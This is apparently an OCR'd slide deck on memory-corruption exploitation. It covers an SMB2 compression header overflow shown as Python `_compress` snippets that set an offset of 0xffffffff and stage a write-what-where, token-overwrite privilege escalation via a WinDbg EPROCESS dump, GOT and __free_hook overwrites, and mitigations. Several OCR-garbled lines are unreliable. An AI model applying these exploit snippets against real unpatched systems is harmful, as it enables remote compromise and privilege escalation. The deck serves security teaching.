
The compression transform header is in the `SMB2CompressionTransformHeader` class there. The function `_compress` is called to compress tree requests. This is where the offset field is set all high to trigger the crash.

```
def _compress(self, b_data, session):
    header = SMB2CompressionTransformHeader()
    header['original_size'] = len(b_data)
    header['offset'] = 4294967295
    header['data'] = smbprotocol.lznt1.compress(b_data)
```

```
def _compress(self, b_data, session):
    header = SMB2CompressionTransformHeader()
    header['original_size'] = 4294967295 #0xffffffff
    what = p64(0xdeadbeefdeadbeef)
    where = p64(0x4141414141414141)
    my_data = os.urandom(0x1100 - len(what))
    my_data += 0x18 * "\x00"
    my_data += where
    header['offset'] = len(what)
    header['data'] = (what + smbprotocol.lznt1.compress(my_data))

    return header
```

# Attack Techniques



# Attack Techniques

| | | |
|---|---|---|
| 01 | What do we want to achieve? | • LPE<br>• RCE<br>• Escape *<br>• [...] |
| 02 | What exploitation primitives do we have (at this point)? | • READ<br>• Write What Where<br>• OOB<br>• [...] |
| 03 | What is the vulnerable system? | • SO (Windows, Linux, Mac)<br>• Browsers<br>• Hypervisors<br>• [...] |

# Examples

Windows LPE

Linux RCE - Overwrite G
enabled) # IAT for PE file

RCE - Overwrite Functio ok,
etc)

Stack ROP

Overwrite this &token for the SYSTEM's


Overwrite ELF base addr+offset to &system

Will execute system() instead of memset()

```
lkd> dt _EPROCESS ffffc30b618c9580 Token
nt!_EPROCESS
   +0x358 Token : _EX_FAST_REF
lkd> dq ffffc30b618c9580+0x358
ffffc30b`618c98d8  ffff9a88`9d01804f 00000000`00000000
ffffc30b`618c98e8  00000000`00000000 00000000`00000000
ffffc30b`618c98f8  00000000`00000000 00000000`00000000
ffffc30b`618c9908  00000000`00000000 00000000`00000000
ffffc30b`618c9918  00000000`000000a6 00000000`00000008
ffffc30b`618c9928  fffff98c`c31421c0 00000000`00000000
ffffc30b`618c9938  fffff9a8`9ee90d60 00007ff6`42e40300
ffffc30b`618c9948  00000000`b8021fa8 00000000`00000000
```

```
0000000000029c20 R_X86_64_JUMP_SLOT  memset@GLIBC_2.2.5
0000000000029c28 R_X86_64_JUMP_SLOT  ftell@GLIBC_2.2.5
0000000000029c30 R_X86_64_JUMP_SLOT  close@GLIBC_2.2.5
0000000000029c38 R_X86_64_JUMP_SLOT  memchr@GLIBC_2.2.5
0000000000029c40 R_X86_64_JUMP_SLOT  basename@GLIBC_2.2.5
0000000000029c48 R_X86_64_JUMP_SLOT  __fprintf_chk@GLIBC_2.3.4
0000000000029c50 R_X86_64_JUMP_SLOT  puts@GLIBC_2.2.5
0000000000029c58 R_X86_64_JUMP_SLOT  uname@GLIBC_2.2.5
0000000000029c60 R_X86_64_JUMP_SLOT  fseek@GLIBC_2.2.5
0000000000029c68 R_X86_64_JUMP_SLOT  __isoc99_sscanf@GLIBC_2.7
0000000000029c70 R_X86_64_JUMP_SLOT  openlog@GLIBC_2.2.5
0000000000029c78 R_X86_64_JUMP_SLOT  exit@GLIBC_2.2.5
                                                    IBC_2.2.5
```

```
$ objdump -D libc.so.6 | grep __free_hook
   8c9cf:       4c 8b 3d 22 15 13 00    mov    0x131522(%rip),%r15        # 1bdef8 <__free_hook@@GLIBC_2.2.5-0x3f78>
   8cb32:       48 8b 1d bf 13 13 00    mov    0x1313bf(%rip),%rbx        # 1bdef8 <__free_hook@@GLIBC_2.2.5-0x3f78>
   8cda1:       4c 8b 3d 51 11 13 00    mov    0x131150(%rip),%r15        # 1bdef8 <__free_hook@@GLIBC_2.2.5-0x3f78>
   8cfb3:       48 8b 35 3e 0f 13 00    mov    0x130f3e(%rip),%rsi        # 1bdef8 <__free_hook@@GLIBC_2.2.5-0x3f78>
   8d0bd:       48 8b 05 34 0e 13 00    mov    0x130e34(%rip),%rax        # 1bdef8 <__free_hook@@GLIBC_2.2.5-0x3f78>
  138702:       48 8b 05 ef 57 08 00    mov    0x857ef(%rip),%rax         # 1bdef8 <__free_hook@@GLIBC_2.2.5-0x3f78>
00000000001c1e70 <__free_hook@@GLIBC_2.2.5>:
```



*In the general case, it is impractical (if not impossible) to defend real world applications against an attacker who can achieve an ‘Arbitrary Read/Write’ primitive. Arbitrary R/W implies an attacker can perform any number of reads or writes to the entire address space of the application’s runtime memory.*

*While extremely powerful, an arbitrary R/W is a luxury and not always feasible (or necessary) for an exploit. But when present, it is widely recognized as the point from which total compromise (arbitrary code execution) is inevitable*


https://blog.ret2.io/2018/07/11/pwn2own-2018-jsc-exploit/

# When One is Not Enough

- If your vulnerability does not do everything you need, chain it!

# Are we forgetting something?

- Mitigations
  - Randomization (ASLR/KASLR/PIE)
  - Windows (DEP/Stack*/ACG/CIG/CFG/CET)
  - Linux (RELRO/NX)
  - Sandboxes




https://github.com/Microsoft/MSRC-Security-Research/blob/master/presentations/2017_07_BountyCraft/BountyCraft2017_JosephBialek_State_Of_Kernel_RCE_Mitigations.pdf

# EOF

Conclusions!